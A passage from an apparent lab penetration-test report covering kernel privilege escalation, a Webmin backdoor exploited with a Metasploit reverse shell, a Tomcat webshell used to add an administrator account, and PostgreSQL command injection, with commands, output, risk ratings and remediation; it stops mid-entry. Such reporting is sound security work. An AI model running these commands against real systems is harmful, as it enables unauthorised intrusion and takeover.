in order to fortify the application against potential exploitation.

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**

7. Null Pointer Dereference (SOC6)


Vulnerability Summary	
Host Name	SOC6
IP Address	192.168.1.101
CVE	CVE-2009-2698
CVSS 2.0 score	7.2 High
Vector	Local
Complexity	Low
Impact	Allows a local user to escalate to root privileges or cause a denial of service.
Vulnerability	NULL Pointer Dereference
Remediation	1) Update the Kernel 2) Apply Specific Patches 3) Restrict System Access 4) Employ Security Measures

External References	https://nvd.nist.gov/vuln/detail/CVE-2009-2698 https://access.redhat.com/errata/RHSA-2009:1222.html

Analysis

Reconnaissance: At this stage in the process, local user level privileges have already been achieved.

Target Assessment: A command was run to verify if the Linux kernel running is vulnerable.




```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU
/Linux
```

2.6.9 kernel is vulnerable to CVE-2009-2698

Execution of Vulnerabilities: Running a C language source code file for the CVE-2009-2698 exploit will grant a user root privileges. This file must be uploaded to the target by any means. For the purpose of this scenario a python3 http server was created on the attacker machine and used. Following a download to the /tmp directory, the user is able to run the file if proper permissions are set.

Exploit Outcome: Root access is gained following the execution.



```
bash-3.00$ ./root
sh: no job control in this shell
sh-3.00# whoami
root
```

Actions on Objective: With root access on the host, full control of the device is established which can lead to further movement on the network, gathering information, or installing malware.

Summary Risk Assessment

The exploitation of CVE-2009-2698 on host SOC6, with a CVSS 2.0 score of 7.2, represents a HIGH RISK 8/10 vulnerability due to its local execution vector and low complexity for exploiting a NULL Pointer Dereference issue. This vulnerability allows local users to escalate privileges to root, enabling full control of the host, which could lead to further network penetration, data compromise, or malware installation. Remediation includes updating the kernel, applying specific patches, restricting system access, and employing additional security measures.

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**


8. Webmin Unauthenticated Remote Code Execution (SOC5)

Vulnerability Summary	
Host Name	SOC5
IP Address	192.168.1.109
CVE	CVE-2019-15107
CVSS 3.x score	7.2 High
Vector	Web Application
Complexity	Low
Impact	Attacker can easily gain root-level access to the server
Vulnerability	Webmin v.1.89 - v.1.92 contain a back door exploit giving attacker root level access
Remediation	1) Upgrade to the most recent version of Webmin software version 1.93 and up

	2) Install security updates as needed per company specs
External References	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107


Analysis

Reconnaissance: Initial service and fast scans of the IP address (192.168.1.109) were conducted to collect information about open ports and services running. Port 10000 was an open port of interest.



```
┌──(kali㉿kali1)-[~/Documents/pentest/192.168.1.109]
└─$ cat fast_scan
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-07 14:19 CST
Nmap scan report for 192.168.1.109
Host is up (0.061s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
3389/tcp  open  ms-wbt-server
10000/tcp open  snet-sensor-mgmt
```

Navigated to that web page IP and port number to begin interacting with the user input fields.




⚠ Warning!
Login failed. Please try again.

Webmin


You must enter a username and password to login to the server on 192.168.1.109

Received a lockout error for too many failed login attempts.




⚠ 403
Access denied for 192.168.1.121. The host has been blocked because of too many authentication failures.

Target Assessment: Because the input lockout procedures were effective, we checked our nmap service scan data. Here we identified that the web application is running Webmin 1.92. A Google search identifies that there is an exploit for this version of Webmin software (CVE-2019-15107).



```
┌──(kali㉿kali1)-[~/Documents/pentest/192.168.1.109]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-11 14:51 CST
Nmap scan report for 192.168.1.109
Host is up (0.046s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
23/tcp    open  telnet        Linux telnetd
3389/tcp  open  ms-wbt-server xrdp
10000/tcp open  http          MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

WEBMIN 1.92




Webmin 1.920 - Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47293	2019-15107	FERNANDO A. LAGOS B	WEBAPPS	LINUX	2019-08-19

After identifying this exploit we search for it in Metasploit to attempt to gain access.


Execution of Vulnerabilities: Started by utilizing ‘searchsploit’ in Kali and then opening Metasploit to search for the vulnerability within the compiled list of exploit code. After identifying the code, we selected the exploit and moved to setting the parameters.



```
-----  -----------
   0  exploit/linux/http/webmin_backdoor  2019-08-10       excellent
Yes    Webmin password_change.cgi Backdoor
```


Exploit code found on Metasploit

Remote Host, Local Host, and Port parameters were set to execute the code.



```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > set RHOSTS 192.168.1.109
RHOSTS => 192.168.1.109
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 192.168.122.209
LHOST => 192.168.122.209
msf6 exploit(linux/http/webmin_backdoor) > set LPORT 7776
LPORT => 7776
msf6 exploit(linux/http/webmin_backdoor) > run
```


Exploit Outcome: After entering run, and executing the code, we are able to gain root access to the web server.



```
[*] Command shell session 1 opened (192.168.2.72:7776 -> 192.168.122.4
7:63489) at 2023-12-13 11:00:00 -0600

id
uid=0(root) gid=0(root) groups=0(root)
```

Actions on Objective: From here we upgraded our shell with a python script and gained access to critical files.



```
root@SOC5:/usr/share/webmin/acl# find / -name root.txt
find / -name root.txt
/home/techsupport/Desktop/root.txt
root@SOC5:/usr/share/webmin/acl# cat /home/techsupport/Desktop/root.tx
t
tat /home/techsupport/Desktop/root.txt
SOC5:TECHSUPPORT:30POINTS
root@SOC5:/usr/share/webmin/acl#
```

<u>Summarized Risk Assessment</u>

The exploitation of CVE-2019-15107 (Webmin 1.92 RCE) is the result of a backdoor exploit which exists in Webmin software versions 1.89 through 1.92. In 2018 the exploit was introduced in v.1.89 by an attacker inserting Perl qx statements in the build source code. These qx statements execute external shell commands and capture the output. The exploit was later included in the source code again in v.1.92. The Metasploit exploit we utilized against Webmin v.1.92 sends a request for “password_change.cgi” through a POST request to execute the payload. From here the attacker is able to immediately gain root access to the web server. With the assistance of Metasploit this exploit is very easy to execute and does not take long. It is highly recommended that your company update Webmin 1.92 to the latest version to mitigate this vulnerability. Please be aware that even the latest version of Webmin is susceptible to vulnerabilities such as cross site scripting attacks (XSS).

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**

Remediation Difficulty	**Easy**


9. Remote Code Execution (SOC 3)

Vulnerability Summary	
Host Name	SOC3
IP Address	192.168.1.122
CVE	CVE-2017-12617
CVSS 3.x score	8.1 High
Vector	Network
Complexity	High
Impact	A malicious actor can create admin users on the target host
Vulnerability	Remote Code Execution Upload Bypass
Remediation	1) Patch to a non-vulnerable version according to vendor instruction.
External References	https://access.redhat.com/errata/RHSA-2017:3113 https://nvd.nist.gov/vuln/detail/CVE-2017-12617

Analysis


Reconnaissance: Using NMAP, the target had a number of open ports to include a http site on 8080.

Target Assessment: Upon further inspection, the website was running an outdated version of Apache Tomcat (8.5.21) which is vulnerable to remote upload and remote code execution.




Apache Tomcat/8.5.21

Execution of Vulnerabilities: A python script running the CVE-2017-12617 exploit will upload a web-based shell with full system authority.




```
$ whoami
b"
\n
\n
\n
\n     \n     \n
nt authority\\system
```

Exploit Outcome: A reverse shell is uploaded to the target host giving full control. Such actions such as creating a new user and adding the user to administrator groups is possible.



```
$ net user test test /add
b"
\n
\n
\n
\n    \n    \n
The command completed successfully.
"
$ net localgroup administrators test /add
b"
\n
\n
\n
\n    \n    \n
The command completed successfully.
```



```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer
/domain

Members

-------------------------------------------------------------------------------
Administrator
IEUser
test
The command completed successfully.
```

Actions on Objective: When an attacker successfully exploits CVE-2017-12617, a remote code execution vulnerability in Apache Tomcat, they gain the ability to perform various malicious actions on the compromised server to include data theft, installing backdoors and deploying malware.

Summary Risk Assessment

The exploitation of CVE-2017-12617 on host SOC3, with a high CVSS score of 8.1, poses a HIGH RISK 7/10 due to its ability for remote code execution on Apache Tomcat (version 8.5.21). This vulnerability allows a malicious actor to create administrative users on the target host, significantly compromising network security. The successful exploit, achieved through a Python script, enables full system control, including the potential for data theft, backdoor installation, and malware deployment. Immediate remediation through patching to a secure version of Apache Tomcat.

HIGH RISK (7/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**


10. OS Command Injection (SOC4, APP1)

Vulnerability Summary	
Host Name	SOC4, APP1
IP Address	192.168.1.102, 192.168.1.121
CVE	CVE-2019-9193 (SOC4)
CVSS 3.x score	7.2 High
Vector	Network
Complexity	Low
Impact	A malicious actor run commands on the target host
Vulnerability	OS Command Injection
Remediation	1) Patch to a non-vulnerable version according to vendor instructions.
External References	https://nvd.nist.gov/vuln/detail/CVE-2019-9193

Analysis

Note: Images below are for the host SOC4, FS1 used web based command injections.


Reconnaissance: Using NMAP, the target had a number of open ports to include a PostgreSQL service.



```
5432/tcp open  postgresql    PostgreSQL DB 9.6.0 or later
```

Target Assessment: Upon further inspection, the host was possibly running a vulnerable version of PostgreSQL.

Execution of Vulnerabilities: A python script running CVE-2019-9193 will inject commands on the target host. Alternative Metasploit has the same vulnerability that can be run which creates a meterpreter shell.



```
┌──(kali㉿kali2)-[~/pentest]
└─$ sudo proxychains python3 50847.py -i 192.168.1.102 -c "whoami && pwd"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

[+] Connecting to PostgreSQL Database on 192.168.1.102:5432
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 10.1 is likely vulnerable
[+] Creating table _adf609700bd0425a0b5e2f4843fa41e7
[+] Command executed

postgres
/var/lib/postgresql/10/main

[+] Deleting table _adf609700bd0425a0b5e2f4843fa41e7
```

Exploit Outcome: At this level commands can be run with user-level privileges.

Actions on Objective: Upon exploiting CVE-2019-9193 in PostgreSQL, an attacker can perform various malicious actions, such as data theft, manipulation, or deletion, potentially escalating privileges within the database. This access could lead to deploying malware or backdoors, disrupting database functionality, or using the compromised system to launch further network attacks. Addressing this vulnerability requires prompt software updates and rigorous security practices to mitigate significant risks to database integrity and overall network security.

Summary Risk Assessment

The exploitation of CVE-2019-9193 on host SOC4 poses a high security risk due to its high CVSS score and the ease of executing OS Command Injection attacks in PostgreSQL. This vulnerability enables command execution with user privileges, risking data theft, modification, and potential privilege escalation. Successful exploitation can compromise database integrity and lead to further network attacks. Patching to a secure PostgreSQL version is crucial for mitigating these risks. Based on these findings a HIGH RISK 7/10 is given to this vulnerability for the network.

HIGH RISK (7/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**

11. Directory Traversal (APP1)


Vulnerability Summary	
Host Name	APP1
IP Address	192.168.1.121
CVE	N/A
CVSS 3.x score	N/A
Vector	Web Browser
Cd dataComplexity	Low
